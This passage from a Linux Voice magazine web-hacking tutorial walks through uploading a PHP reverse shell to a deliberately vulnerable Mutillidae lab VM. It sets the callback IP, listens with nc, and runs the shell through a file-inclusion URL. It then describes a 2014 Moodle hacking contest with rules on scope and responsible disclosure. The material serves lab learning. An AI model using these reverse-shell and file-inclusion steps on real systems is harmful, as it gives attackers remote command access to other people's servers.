$ip = '127.0.0.1';  // CHANGE THIS
```

So that **127.0.0.1** is replaced with the IP address of your computer (the IP address for **vboxnet** – you should be able to find this out with the **ifconfig** command). The second thing you need to do is make your computer listen for the incoming connection. This is easiest to do with the **nc** command (this should be in your distro's repositories). Run the following command, which listens for incoming connections on port 1234:

```
nc -l 1234
```

You can now go back to your web browser and upload the file using the upload form. Once it's successfully uploaded, you should see a new page containing the line:

```
File moved to /tmp/php-reverse-shell.php
```

This tells you where it is, so if you point your browser to **http://192.168.56.101/mutillidae/index.php?page=/tmp/php-reverse-shell.php** it will execute the PHP. This should give you shell access to the server through the **nc** command – from where you can issue commands as if you were the legitimate owner of the server.

More fun things to practice on

The Broken Web Apps live distro is packed full of opportunities to gain skills. A quick click around the homepage will give you a good idea of what you can do, but we've listed our three favourites below. If you get stuck on any of them, there are loads of tutorials on YouTube that should help you move along.

- Hackxor is a game that brings together many web app hacking skills in a narrative. To advance, you'll have to break into different services to get different bits of information.
- DVWA is one of the most popular apps for introducing different areas of vulnerabilities, and it a good option to move onto after you've conquered Bricks. It's simple and direct, and introduces the major areas of web app security.
- The old version of WordPress is a good chance to practice your skills on real code rather than code that's been designed to be vulnerable. In fact, once you've got an idea of what you're doing, all the old software on the OwaspBWA VM is a great proving ground.

COMPETITION

Hack our server, help Moodle, win kudos/prizes

It's time to put your new-found skills to the test. Linux Voice has teamed up with Bytemark Hosting and Moodle to try and find vulnerabilities in the Moodle online course web app. For up-to-date information on everything, keep an eye on **www.linuxvoice.com/hackattack**.

We've selected Moodle because there are a lot of different inputs, which leaves plenty of space for potential vulnerabilities to hide. It's also a mature project that's already been well tested, so finding vulnerabilities won't be easy. However, even the most secure projects have a few chinks in their armour. Your task is to find them.

There will be three different winners:

- The person who submits the most security bugs to the Moodle bug tracker (only bugs that are verified will count). To be eligible for this, email **ben@linuxvoice.com** with a list of the vulnerabilities you've discovered by 10 July 2014.
- There's a file called **steal-me** somewhere in the web root (**/var/www**). It contains a series of instructions. The first person to follow those instructions will win.
- There's a file called **steal-me** somewhere outside the web root. Whoever follows the instructions contained in it first will win. This isn't a simulation – it's a real installation of Moodle on a real Linux system. As such, there are a few rules we need you to follow:
- Only the server **hackthis.linuxvoice.com** is included in the contest. Attacking any other machine, (including other Linux Voice machines) is strictly forbidden. This includes spear phishing attacks. Not only will you disqualify yourself from the contest, but in extreme cases, we may pass on details to the police.
- The server should not be used to as an intermediary in any further attacks on other servers.
- Keep it clean! We'll remove any offensive messages that appear on the website.
- Responsibly disclose any vulnerabilities you find. We understand that you may well feel proud should you find a vulnerability, but please remember that this version of Moodle is running on real servers around the world, and the developers need time to investigate and fix any issues that come up before they're announced to the public. Please submit bugs through the proper channels (see **www.linuxvoice.com/hackattack**), and work with the Moodle security team to pick the best time to let the world know how it worked once a fix has been issued.

We plan to run the contest from 29 June 2014 to 8 July, but we reserve the right to finish the contest early (even if the prizes haven't been claimed) should we feel that it's in the best interests of either LinuxVoice or our hosting providers. As with everything, keep an eye on **www.linuxvoice.com/hackattack** for the latest information.

The Linux Voice winner's T-shirt is only available to winners of LV competitions. Get hacking for your chance to win!